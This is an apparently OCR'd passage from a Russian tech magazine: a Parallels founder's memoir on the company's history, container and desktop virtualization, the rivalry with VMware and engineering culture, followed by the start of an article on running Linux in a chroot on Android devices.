Американцев сильно напрягало, что два государства не признавали законы о защите интеллектуальной собственности друг друга. Эта проблема не вполне решена и сейчас, но сегодня уже многое сделано, чтобы сблизить законодательства двух стран в этом вопросе. При работе с российскими инженерами американцы боялись отдавать им код: думали, что, как только они это сделают, в России тотчас появится клон американского продукта. Все копирайты и права для российского суда в то время являлись по большому счету филькиной грамотой. А с сингапурской компанией все охотно работали, верили нам, что российские инженеры достаточно толковые, много знают и вообще они даже не инженеры, а скорее ученые (что было правдой).

Вплоть до 1999 года все выглядело хорошо. Но у нас всегда была идея, что лучше было бы делать свои продукты. Ведь аутсорсинг чем-то похож на body shopping, за исключением того, что непосредственно людей не отправляют в офис заказчика.

Максимум, за который тогда в Сингапуре можно было продать услуги инженера, был где-то 12–15 тысяч долларов в месяц за человека. Это не так мало, учитывая, что средние зарплаты в России тогда были ниже тысячи долларов, но это и не так много.

Сингапурское правительство не давало привозить дешевых инженеров — визы выдавали, только если мы везли специалистов, которые были дороже таких же местных. Последних тогда особенно не было, и они стоили дешево, потому что ничего толком не умели. Так что, привозя человека из России, мы должны были платить ему значительно больше, чем местному.

Как устроен нормальный аутсорсинг бизнес, скажем, в Индии? У них есть проект — Microsoft заказал услуги тестинга или maintenance. Они — хоп! — и нанимают под него три деревни. Если Microsoft этот проект прекращает — увольняют. Нет никакой проблемы, если случится новый проект — их снова наймут. В нашем случае такое не работало.

Чтобы привезти человека за 10 тысяч километров, его нужно убедить сняться с места — ведь у него может быть семья, а это серьезное решение, переехать так далеко и надолго. К тому же начальные затраты довольно значительны. Если проект у нас не случился и мы увольняли человека, это была проблема не только для нас, но и для него.

Мы с самого начала пытались создавать R&D-команду, а не «аутсорсинговую лавку», что очень помогло нам в будущем. Когда не было проектов, мы придумывали собственные — давайте попробуем сделать продукт. У нас ничего не получалось, но мы учились, и учились наши люди. Мы вынуждены были продавать услуги этих людей дорого, ведь у всех них был период, когда они не делали ничего, что приносило бы деньги.

Когда в 1999 году начал лопаться пузырь доткомов, наш аутсорсинговый бизнес тоже почувствовал себя неважно. Индустрия устроена так, что, когда приходится экономить, в первую очередь отрезают внешних подрядчиков. Уволить человека куда сложнее, чем сказать контрагенту: «Извините, мы вас очень любим, но у нас сейчас нет возможности с вами работать». К тому же, с точки зрения цены на наши услуги, мы находились на верхнем уровне.

ПЕРВЫЙ СОБСТВЕННЫЙ ПРОЕКТ

В 1999 году мы назывались SWsoft, и ASP Linux был нашим проектом. Мы как раз выбирали, чем заниматься дальше, а в индустрии в то время было две основных темы для обсуждения: все говорили об application service провайдерах (о том, что софт скоро начнет продаваться как сервис) и о Linux — о том, что эта система «отгрузит» Microsoft очень быстро. У нас был опыт с UNIX, Linux, нам хотелось что-то сделать в этом направлении. Поэтому мы занялись контейнерной виртуализацией, стали разрабатывать и свой дистрибутив. Поскольку он был для ASP (application service provider), он получил такое название.

Самое важное в любом продукте — объяснить, чем именно он хорош. Этого невозможно добиться, заявляя: «Мы такие же, как Red Hat, только лучше. Чем лучше? Да всем». Это очень популярный ответ, сейчас у стартапов часто такое встречается. «Мы делаем Facebook нового поколения. А в чем заключается „новое поколение“? Да во всем». У людей нет ответа. Они считают, что могут что-то сделать — дистрибутив Linux или новый Facebook, но до конца не понимают, чем именно он будет отличаться и кому вообще нужен. С ASP Linux у нас это не слишком хорошо получилось.

Мы пытались найти позиционирование для ASP Linux, но до конца нам это так и не удалось. У России тогда было несколько претендентов на национальный дистрибутив, в частности команда ALT Linux, ASP Linux. Если смотреть на опыт Китая — они решили, что Red Flag будет их национальным дистрибутивом, действительно его поддерживали, но даже это практически не помогло.

Вместе с тем у Parallels по Linux до сих пор достаточно убедительные позиции в том, что касается серверных вещей. Например, наши специалисты участвовали в разработке контейнерной технологии виртуализации OpenVZ и ее проприетарного воплощения Parallels Virtuozzo Containers. Часть идей контейнеров использует Google для виртуализации своих ЦОДов.

Мы запихиваем в мейнстрим «Линукса» все, что из этого получилось, в частности контейнерную технологию. Просто она пересекает много подсистем ядра Linux, поэтому процесс запихивания весьма небыстрый.

В разные годы Линус Торвальдс и другие люди говорили, что они понимают преимущества контейнерной технологии, и общий курс таков: Linux-ядру нужен не только hypervisor, роль которого сейчас играет проект KVM, но и контейнерные технологии. Поэтому мы работаем и с другими группами, которые занимаются похожими проблемами, и потихоньку «толкаем».

На сегодняшний день больше половины принято в mainstream kernel, но это вовсе не значит, что вторую половину мы держим за спиной. Она тоже свободно доступна, тоже под лицензией GPL. Больше половины нашего кода находится в любом ядре Linux, хоть от Red Hat, хоть с kernel.org.

Мы точно знаем, что Google для своей инфраструктуры использует нашу контейнерную технологию, часть которой есть в ядре. Так как по sandbox'ингу процессов идея очень хорошая (по ограничению ресурсов, по ограничению того, что они могут сделать) — ее много кто использует.

ИЗ SWSOFT В PARALLELS

В 2004 году мы купили небольшой стартап Parallels, чтобы дополнить нашу автоматизацию и серверную виртуализацию их наработками по десктоп-продукту. В результате бренд оказался настолько узнаваемым, что в начале 2008 года SWsoft изменила название на Parallels. Нашим англоговорящим клиентам было сложно произносить «эс-дабл-ю-софт», да и Parallels лучше отражало суть бизнеса — одновременная работа нескольких ОС.

Компания Parallels (в то время еще SWsoft) как бизнес началась тогда, когда проекты компании HSP Complete (система автоматизации для хостинг-провайдеров) и Virtuozzo начали приносить деньги. Правда, очень небольшие. В 2000 году мы открыли офис в МФТИ в Москве, уже понимая, что наша офшорная разработка подходит к концу. Я приехал сюда, мы арендовали помещение в 100 квадратных метров. Нас было шесть человек.

Потом начала понемногу расти команда, уже были планы по контейнерной технологии виртуализации. Где-то к середине или концу года мы поняли, что не выживем, если будем продолжать работать на две страны. Тогда мы предложили людям, которые работали в Сингапуре, переехать в Москву. Часть согласилась, часть нашла работу в Америке, часть осталась в Сингапуре.

В 2001 году мы выпустили первый официальный релиз нашего продукта контейнерной технологии Virtuozzo, стали работать с хостинг-провайдерами, начали писать management tools. Стало ясно, что хостеры — это те люди, которым наши продукты могут быть интересны.

Однако вплоть до 2003 года cash flow у нас оставался отрицательным, хотя уже появились первые клиенты. Это были очень тяжелые годы, случалось, задерживали зарплату, платили людям не полностью.

Представьте себе: у вас образовались какие-то деньги, которые вы решили потратить на стартап. У вас есть неплохая идея, да и вы вроде бы умный человек. Вас все слушают, кивают, но никто не готов разделить с вами риск. В итоге вы платите значимые для вас деньги (скажем, 100–200 тысяч долларов в месяц), а доход растет несопоставимо медленно, составляя ма-аленькую часть от этой суммы. Состояние такое… Да хочется все закрыть! Единственное, что удерживает, — понимание, что если закроешь, то уже точно ничего не вернется.

Угроза того, что мы не выдержим, сломаемся и просто все закроем, в начале 2000-х висела над нами очень реально. Было тяжело. Развивались контейнерные технологии и контрольные панели вокруг них. Тогда с нами фактически конкурировала компания Plesk, похожая на нас тем, что продажи у нее были за рубежом, а разработка в России, конкретней — в Новосибирске. У них не было контейнерных технологий, но были достаточно популярные контрольные панели. У нас контрольные панели тоже были, но плохие. Мы объединились и через полгода вышли на уровень break even, хотя до объединения обе компании были убыточны. С тех пор один из наших центров разработки находится в Москве.

МЕЧТА СВИЧЕРА

Десктоп-виртуализация началась с очень интересной истории. Существовала независимая компания, куда в начале 2000-х обратились немецкие предприниматели. Они сказали, что есть такая проблема: почти весь софт для банкоматов написан под операционную систему OS/2. Проблема в том, что IBM больше ее не поддерживает, бросила на произвол судьбы, а на новое железо OS/2 не встает. У банков, стало быть, есть два выхода — заменять банкоматы на новые (что очень дорого) или менять ПО на Windows NT (это тоже дорого). Но можно поступить иначе — написать виртуальную машину, которая будет изображать старый компьютер. Эту виртуальную машину можно ставить на Windows, а внутри будет OS/2, которая будет держать тот же банковский софт. На этом, мол, можно заработать «тонны нефти».

Мы нашли эту компанию. У нас давно созрела идея, что SWsoft неплохо было бы иметь собственный гипервизор. В сущности, хотели договориться о том, чтобы мы их поглотили. Ключевые люди из этой команды работают с нами до сих пор, в частности — Николай Добровольский.

Когда мы встретились с Колей, он хотел с нами договариваться. Он понимал, что мы дадим ему не только инвестирование, что мы лучше него знаем рынок и у нас уже есть, может быть, не совершенный, но работающий механизм маркетинга и продаж. Поэтому мы договорились на справедливых условиях и поглотили эту команду.

На Mac мы тогда не смотрели. Мы просто поглотили их, не совсем понимая, как интегрируем этот гипервизор «в себя». Планов, конечно, было море, но сначала мы ушли от идеи OS/2. Было понятно, что это «не взлетает», к тому же банки не могли сидеть и ждать, когда мы принесем им решение. Они просто апгрейдили свои системы, и OS/2 исчезала со сцены.

Какое-то время мы держали команды раздельно. Было не очень понятно, как их интегрировать, ведь бизнес, связанный с разработкой софта для сервис-провайдеров, и бизнес по разработке ПО для десктоп-виртуализации очень разные. Впрочем, у них есть общий момент — гипервизор, который мы используем не только в десктопном ПО. В итоге мы все-таки сделали одну компанию — вряд ли мы смогли бы создать две инженерные команды, способные делать хорошие продукты.

Сейчас у Parallels два основных бизнеса — десктоп-виртуализация и софт для сервис-провайдеров, который позволяет им предоставлять малым бизнесам облачные услуги. «Облачная» часть нашего бизнеса растет чрезвычайно быстро.

«Облачный» софт состоит из двух частей. Первая — платформа, которая называется POA (Parallels Operations Automation), отвечает за определение сервиса (почта, совместная работа, коммуникация), за склейку компонентов в единый сервис и доставку и установку всего этого на сторону клиента. Вторая — это PBA (Parallels Business Automation) — биллинг, умеющий работать с существующими биллинг-системами, в разных странах и так далее.

УГРОЗА ТОГО, ЧТО МЫ НЕ ВЫДЕРЖИМ, СЛОМАЕМСЯ И ПРОСТО ВСЕ ЗАКРОЕМ, В НАЧАЛЕ 2000-Х ВИСЕЛА НАД НАМИ ОЧЕНЬ РЕАЛЬНО. БЫЛО ТЯЖЕЛО.

КОНКУРЕНЦИЯ С VMWARE

Если вы занимаетесь чистым копированием, вашим единственным аргументом будет фраза «Зато мы дешевле». А это очень слабая позиция.

Хорошим примером будут китайские телефоны Nokla. Если посмотреть на них, там все отлично: две SIM-карты, телевизор, цена хорошая — 3000 рублей, но люди все равно хотят обладать Samsung и iPhone, а вовсе не Nokla.

Сначала в десктоп-продукте под Windows и Linux мы во многом копировали то, что делала VMware с ее VMware Workstation. Но проблема с копированием заключается в том, что компания, которая копирует, — всегда догоняет. У VMware было больше денег, у них была львиная доля рынка, и победить с нашими силами и ресурсами на этом поле было невозможно.

Но тут Apple неожиданно объявила о переходе на процессоры Intel; наша технология стала легко переносима на Mac OS. На руку нам сыграло и то, что VMware была большой компанией, я не могу сказать «неповоротливой», но...

Apple была совершенно не интересна большим игрокам с финансовой точки зрения. Первые оценки рынка, которые мы делали, были таковы — наверное, можно будет заработать пять миллионов долларов в год. При озвучивании этой цифры у всех нас начиналось непроизвольное слюноотделение, а для VMware это было вообще ни о чем.


Поставки Mac до сих пор составляют не более пары десятков процентов от всего количества ноутбуков PC, но они попадают к нужным людям. Например, CEO Intel ходит с Mac. То есть топ-менеджмент очень быстро полюбил их. И журналисты тоже. В общем, Mac занимает небольшую долю, но о нем говорят те люди, к чьему мнению прислушиваются.

VMware где-то через год заметила, что наш десктоп-продукт хорошо продается. Думаю, они решили раздавить нас чисто механически. Это было разумным решением с их стороны — виртуализацию они понимают довольно хорошо, опыт у них большой, компания сильная, они обладают огромным опытом в том, как делать правильный софтверный девелопмент.

VMware выпустила Fusion, который принялся отжирать наш рынок. В первый год Fusion перетянул к себе около половины наших клиентов. Но, в отличие от Parallels, для VMware этот проект имел далеко не первостепенную значимость. Основное для них — это серверная виртуализация для enterprise-клиентов. А для нас Parallels Desktop стал очень важной частью дохода практически с самого начала, поэтому мы сфокусировались на его развитии.

Уже где-то через год мы принялись понемногу отъедать обратно тех пользователей, которых потеряли. На сегодня мы занимаем доминирующую позицию на рынке десктоп-виртуализации, хотя VMware уже перепробовала все способы борьбы с нами.

На протяжении всех лет цена на продукт была одинаковой, а VMware уронила свою цену в два раза. Но это уже не помогало. То есть экспериментальным путем мы выяснили — если сфокусироваться и долго бить в стену, в одну точку, стену все-таки можно пробить.



ПРОШЛОЕ И БУДУЩЕЕ ВИРТУАЛИЗАЦИИ

Основная проблема виртуализации — это скорость работы. Несмотря на то что мощность компьютеров растет с каждым годом, они все равно никогда не бывают достаточно мощными.

Довольно важной вехой было то, что VMware смогла добиться лучшей производительности на серверах. Существует некий набор инструкций, которые гостевая ОС не может выполнять прямо на процессоре. Если у вас есть инструкция, которую хочет выполнить гость, — сложить регистр AX с регистром BX, нет проблемы, разрешим сделать это на процессоре. Однако имеется некий ограниченный набор инструкций, который меняет режим работы процессора (сегментные регистры перезагружают, еще что-то). Если позволить гостю их делать, то вся изоляция между гостем и хостом исчезает. В лучшем случае это приводит к тому, что нет безопасности. Но тут уж бог бы с ней. В худшем случае все просто падает, так как по идее гостевая операционная система не должна знать ничего о хостовой.

VMware построила хорошую технологию, которая все это учитывает. Кроме того, есть еще один нюанс. Обработчик привилегированных инструкций не должен занимать много тактов, потому что они действительно встречаются часто, особенно в ядерном контексте. Так что если у нас стоит однотактная инструкция, а мы заменяем на обработчик, который выполняется в 10 000 тактов, мы тут же просаживаемся по скорости.

В VMware создали технологию, которую они называют динамической или бинарной трансляцией. Просто берут код, идут по нему и, если нужно, расширяют in place. К чему это приводит? К примеру, у меня здесь стоит некий jump вот сюда. Я расширяю, соответственно, мне нужно проапдейтить этот jump, чтобы он показывал в нужное место.

Где-то к 2005 году они сделали это так хорошо, что мог бы гордиться любой инженер. Достаточно сказать, что, когда Intel ввел свои аппаратные инструкции, получилось так, что у VMware скорость динамической трансляции была примерно одинакова со скоростью аппаратного Intel.

Мы тоже с этим боролись с помощью контейнеров, и, думаю, сейчас мы не сильно отстаем от VMware в этом вопросе. Изначально наш подход был похож на решение Connectix. Мы называли его smart kernel optimization — немного проще, чем у VMware, но хорошо работал, давал похожую производительность. Единственный его недостаток — закладывалось знание о том, что это именно та гостевая ОС, а не другая. В зависимости от конкретной гостевой ОС, паттерн встречи этих привилегированных инструкций может меняться.

Думаю, никаких особенных открытий в этой области в ближайшем будущем не произойдет. Реально прорывным с аппаратной точки зрения и с точки зрения поддержки виртуализации софтом была непосредственно технология VTX. Остальные вещи, что они выпустили, — VTD, VTC и прочее являются поступательными шагами.

На сегодня виртуализация стала обычным ресурсом. У Microsoft есть Hyper-V. Есть VMware с его ESX. У хостеров выбор еще шире: KVM, Xen, Hyper-V, ESX, Virtuozzo, наш Parallels Cloud Server — что хочешь, то и используй. Виртуализация будет всегда и везде. В каждой ОС, на каждом устройстве, ведь это удобно с многих точек зрения.

Что ждет нас дальше? Разумеется, Hyper-V никуда не уйдет. Как минимум, в ближайшие несколько десятков лет никуда не исчезнет ESX, потому как это гипервизор номер один на enterprise-рынке. Конечно, KVM будет расти — он простой, хорошо и компактно сделан. Его любят Linux kernel-люди, и это лишь вопрос времени, прежде чем он будет в каждом дистрибутиве Linux. Xen тоже не пропадет, но, мне кажется, его доля будет падать. Причина проста — вендоры дистрибутивов меньше внимания уделяют Xen. Они не то чтобы предпочитают KVM, просто Xen сложнее.

У сложных вещей есть возможность войти в каждый дистрибутив, если они входят в vanilla kernel. Но чтобы пойти в vanilla kernel, он должен интегрироваться, дабы его дальнейшая поддержка технологии виртуализации не представляла сложности. Лично у меня сложилось впечатление (возможно, ошибочное), что Xen интегрируется не слишком хорошо.

Делать свою виртуализацию сегодня могут только очень отважные люди. Не представляю, что нужно сотворить, чтобы найти там какую-то новую нишу. Впрочем, Nicira, которую недавно купила VMware, делала виртуализацию сети. Хороший пример — люди нашли нишу, в которой никто не играл.

Конечно, мы знаем про OpenFlow, даже наблюдаем за ними, это кажется нам интересным, но лично я не знаю, что из этого может получиться. Здесь ведь очень важен вопрос фокуса. Вечная проблема — не хватает времени и сил, фокусироваться нужно на чем-то одном. Хотя сетевая виртуализация может быть очень интересной темой, я не буду загадывать.

ПРАВИЛА — ЭТО НЕ БОЛЕЕ, ЧЕМ РУКОВОДСТВО К ДЕЙСТВИЮ

Было бы сложно перечислить 5–10 наших главных ошибок. Ошибки совершаются ежедневно, и, как всегда и бывает с ошибками, скорее всего, главные среди них вовсе не те, которые я считаю главными.

Составить непротиворечивый свод правил невозможно. Неважно — законы это или правила разработки. Поэтому я всегда старался строить процессы, понимая, что обязательно возникнут ситуации, в ходе которых процесс будет нарушен. Ничего страшного в этом нет. Особенно в начале, когда у вас еще маленькая команда в 10–50 человек, роль процессов не очень важна.

В России очень важно строить процессы с самого начала — с самого минимального размера стартапа. В Америке человек, поработавший в Microsoft и пришедший в Amazon, не встречает для себя ничего удивительного. Потому что в Amazon примерно 60% людей — перебежчики из Microsoft. Придя в Google, он тоже не встретит ничего удивительного. Процессы в разных компаниях похожи. В России компаний, построивших инженерные процессы, очень мало. А от инженерных процессов зависит качество продукта. Если процесса нет, выдать на-гора качество невозможно.

Спасибо VMware за то, что она решила с нами конкурировать, — благодаря этому мы многому научились. Для того чтобы успешно противостоять такой компании, нужно иметь нормальную культуру разработки и нормальные процессы.

Рано или поздно точно приходится делегировать ответственность. Иначе контора не выживет. Микроменеджмент имеет недостаток — если он продолжается все время, он демотивирует людей. Они просто занимают позицию «что скажут, то и буду делать». Как начальство придумает, так и будет. Главное — сделать все, что сказало начальство, и прикрыть себя со всех сторон. Это убивает любую инновационную компанию.

Человек должен иметь право на ошибку и на выбор собственного пути. Но выбор собственного пути... чтобы человек правильно это сделал, он тоже должен быть натренирован. Скажем, вы ведь не разрешите своему годовалому ребенку ходить по лестницам самостоятельно — он споткнется и сломает шею. Вы даете ему руку и ведете за руку. Человека предварительно нужно специально тренировать.

Microsoft разработала свое видение и свой процесс, который мы активно заимствовали. Они изобрели роль программ-менеджера, QA-менеджера, dev-лида — это триада, которая, по сути, работает над проектом. Microsoft разработал все это потому, что период, который сейчас переживает Parallels, они пережили еще во времена мамонтов.

Вначале мы обращали минимальное внимание на процессы. Да, у нас был source control, иначе просто невозможно коллективно работать над кодом. Да, с самого начала у нас был bug tracking — давал о себе знать наш опыт с аутсорсных времен. Но вот requirement managament у нас не было. Многих других вещей тоже не было, например code review. Понятие автоматического тестинга... нам повезло: контейнеры — такая технология, что нам пришлось озаботиться этим рано, но изначально этого не было тоже. Разумеется, у нас есть внутренние порталы, мы используем и Wiki, и Sharepoint. Есть и анбординг-процесс, есть и коучинг. Без этого невозможно существовать.

Когда я был молодым, я считал, что можно сделать полную документацию на продукт, технологию. Нет, невозможно, получается слишком большой overhead. Должен быть здравый смысл, во многом отданный на откуп разработчикам и ключевым людям.

В Америке пишут больше документации не потому, что они идиоты или, наоборот, очень умные. Просто они кровью заплатили за понимание пользы от этой документации.

Огромное количество людей неспособно написать документацию. Можно, конечно, их заставлять, посылать на курсы, но, к сожалению, это не очень помогает. Также есть люди, которые пишут документацию охотно, им это нравится. Нужно поощрять их делать такие вещи. В общем, все как обычно — серебряной пули нет.

РАБОТА С КОМАНДОЙ

Процесс интервью у нас относительно неформализованный, но мы стараемся, чтобы было минимум три интервью, на каждое из которых отводится час. На интервью приходит один человек. Это важно.

Интервью комитетом — глупая вещь, что мы уже выучили на собственном опыте. Дело в том, что когда с кандидатом разговаривают несколько человек, у них сразу же образуется единое мнение. Если они говорят по отдельности — не факт, что оно будет единым.

На интервью я задаю вопросы трех типов. Первый — просто жизненный, на общую адекватность. Второй — на соображалку. Третий — элементарные вещи, помогающие понять, что подготовка соискателя не совсем безнадежна. Например, мы спрашиваем, как компилятор что-нибудь на стек положит. Просто чтобы увидеть, есть ли у человека понимание основ.

В софтверном инжиниринге все задачи неспецифицированы до конца. Поэтому есть еще одна важная часть интервью: понять, насколько человек быстро и хорошо соображает. Наверняка вы слышали про вопросы для собеседования в Google: шарики в автобусе, помыть стекла... Эти задачки не обязательно должны быть про шарики в автобусе. Они не на логику. Идея в том, чтобы посмотреть, как хорошо человек подходит к решению неспецифицированных задач. Когда условия этой задачи приходится ставить самому.

Всех кандидатов через себя не пропускаю. Всех я бы, наверное, сейчас уже не потянул. У нас есть статистика... думаю, в неделю у нас проходит около 30–50 интервью. Людей мы ищем постоянно.

Хороший, очень глубокий человек ищет работу редко. Это происходит раз в 5–10 лет, потому что контора накрылась, отдел разогнали или ему дали начальника, который принялся демонстрировать свое эго, и человек не выдержал.

Команда — это очень важно, это самое важное в софтверном бизнесе. Суперквалифицированные, суперопытные, мотивированные работой и интересными проектами люди встречаются, но очень редко. Именно поэтому нужно интервьюировать все время, иначе такие люди не будут попадаться вовсе. Если же такой человек находится, когда у компании приостановлен наем, его все равно нужно затаскивать в компанию, несмотря на сопротивление кого угодно. Это редкие люди.

Реальная ценность Parallels заключена в том, что называется интеллектуальной собственностью. Это код, который мы написали. Но не только он. Без того, что в головах людей, этот код не имеет смысла. Любой, кто возьмет его и попытается что-то с ним сделать, наступит на огромное количество граблей, на которые мы уже наступили. И даже если попросить нас рассказать об этих граблях — мы не сможем. Они обходятся инстинктивно, все прямо как у опытных саперов.

Я уверен, что нашим драйвером роста был не продукт. Драйвер роста — это всегда люди. В нашем случае драйвером роста выступало наше неуемное желание делать продукты, а также, может быть, некая наша бестолковость.

Александр Меньшов (androidstreet.ru)

Мечтают ли андроиды об электропингвинах?



УСТАНАВЛИВАЕМ LINUX-ДИСТРИБУТИВ НА ТЕЛЕФОН И ПЛАНШЕТ ПОД УПРАВЛЕНИЕМ ANDROID

Прошло совсем немного времени с момента выпуска первых смартфонов под управлением ОС Android до того, как энтузиасты научились запускать на них полноценные дистрибутивы Linux. Сегодня методики установки Linux-дистрибутивов на Android-устройства широко известны, а в репозитории Google Play есть даже автоматизированные системы установки и запуска Linux. В этой статье я попытаюсь аккумулировать весь накопленный опыт работы с Linux на смартфонах, расскажу, зачем это нужно, и покажу, как избежать возможных подводных камней при переносе Linux на смартфон или планшет.

ЗАЧЕМ?

На первый взгляд может показаться странным, что кто-то пытается запустить на мобильном устройстве операционную систему, в принципе не предназначенную для работы с экраном небольших размеров и без достаточно точного манипулятора (мыши) и клавиатуры. Однако не стоит делать поспешных выводов. Дистрибутив Linux может дать владельцу смартфона достаточно много преимуществ, среди которых набор старых проверенных инструментов, таких как утилиты командной строки, продвинутые редакторы, FTP- и SSH-серверы, сетевые инструменты и средства разработки приложений. Запустив Linux без графической оболочки на смартфоне с хардварной клавиатурой (Motorola Droid, к примеру), можно достаточно комфортно всем этим пользоваться прямо на ходу без необходимости покидать сам Android. Все инструменты доступны в любой момент, а смартфон продолжает оставаться смартфоном, позволяя принимать звонки и слушать интернет-радио.


Второй аргумент за установку Linux на смартфоне — это возможность использовать его в качестве переносной рабочей станции, которую можно подключить к любому ПК и тут же получить доступ к терминалу с помощью SSH/Telnet-клиента либо клиента VNC/RDesktop. Это по определению лучше, чем флешки с установленным Linux, так как нет необходимости, во-первых, перезагружать машину, а во-вторых, гонять туда-сюда данные; результаты твоей работы будут доступны сразу после того, как отключишь смартфон от компа.

Наконец, наибольший выигрыш Linux дает на планшетах, экран которых позволяет более-менее сносно работать в графической среде, а возможность подключить мышь и клавиатуру через OTG-кабель так и вообще дает шанс превратить планшет в полноценную рабочую станцию. При этом никакой особой разницы между установкой дистрибутива Linux на планшет и смартфон нет.


КАК?


Перенести Linux на Android действительно просто, и главную роль здесь играет ядро Linux. Любой Linux-дистрибутив представляет собой набор приложений и библиотек, работающих поверх ядра Linux, а так как Android сам основан на почти не измененном ядре Linux, эти приложения и библиотеки можно без каких-либо проблем запустить внутри среды Android. Достаточно лишь подыскать дистрибутив, для которого существует порт на платформу ARM (не забываем, что 99% всех Android-девайсов работают на ARM), установить его с помощью ARM-эмулятора на виртуальный жесткий диск (то есть в файл), скинуть этот файл на SD-карту устройства, открыть терминал, смонтировать образ в качестве loopback-устройства и сделать chroot внутрь. Все! Это так же просто, как запуск FTP-сервера в chroot-окружении — простой и проверенный десятилетиями метод.

Единственный камень преткновения, когда ты решаешь запустить дистрибутив Linux внутри Android, — графическая среда.



AndroidVNC — подключаемся к рабочему столу





BackTrack, запущенный на планшете

В то время как с доступом к консоли никаких трудностей не возникает благодаря наличию полноценного эмулятора терминала, с графическими приложениями начинаются проблемы — нативного X-сервера для Android нет, а запустить обычный X-сервер внутри самого дистрибутива невозможно из-за коренных отличий в архитектуре графической подсистемы зеленого робота. Несмотря на то что в основе она использует стандартный Linux Framebuffer, поверх которого можно запустить X-сервер, эксклюзивное право его использования изначально принадлежит более высокоуровневым библиотекам Android, поэтому остается либо загружать Linux-дистрибутив вместо Android (что совершенно непрактично), либо придумывать обходные пути.

Энтузиасты вышли из этой ситуации, используя простой метод «удаленного» подключения к рабочему столу с помощью любого доступного для Android VNC-клиента. Внутри chroot-окружения запускается X-сервер Xvnc, и все приложения работают под его управлением. Пользователю остается лишь установить VNC-клиент, вбить локальный адрес — и вуаля, на экране появляется полноценный рабочий стол.

Единственное узкое место при использовании удаленного рабочего стола — это производительность. Даже работая локально, VNC не может обеспечить должный ее уровень, которого бы хватило для плавной прокрутки или перемещения окон без лагов. Решить эту проблему пока не удалось, проекты разработки нативного X-сервера, который бы использовал графическую подсистему Android, еще очень сыры и не могут быть использованы для запуска полноценных графических сред. Впрочем, никто не запрещает их использовать; к примеру, X Server от Darkside Technologies Pty Ltd (goo.gl/ap3uD) вполне сгодится для запуска простого софта.

Изначально Linux для Android существовал только в виде образа с уже установленной системой, а также пояснительной инструк-

цией как этот образ подключить и использовать. Затем появились скрипты, которые автоматизировали процесс подключения образа и запуска Linux, но и они требовали некоторой работы головой. Наконец, в последнее время появились инсталляторы, доступные в Google Play (например, goo.gl/RSA1j), в некоторой степени автоматизирующие процесс запуска дистрибутива, хотя, по сути, это все то же руководство по установке, но интерактивное, с прямыми ссылками на скачивание образов и скриптов.

АЛЬТЕРНАТИВНЫЕ ВАРИАНТЫ

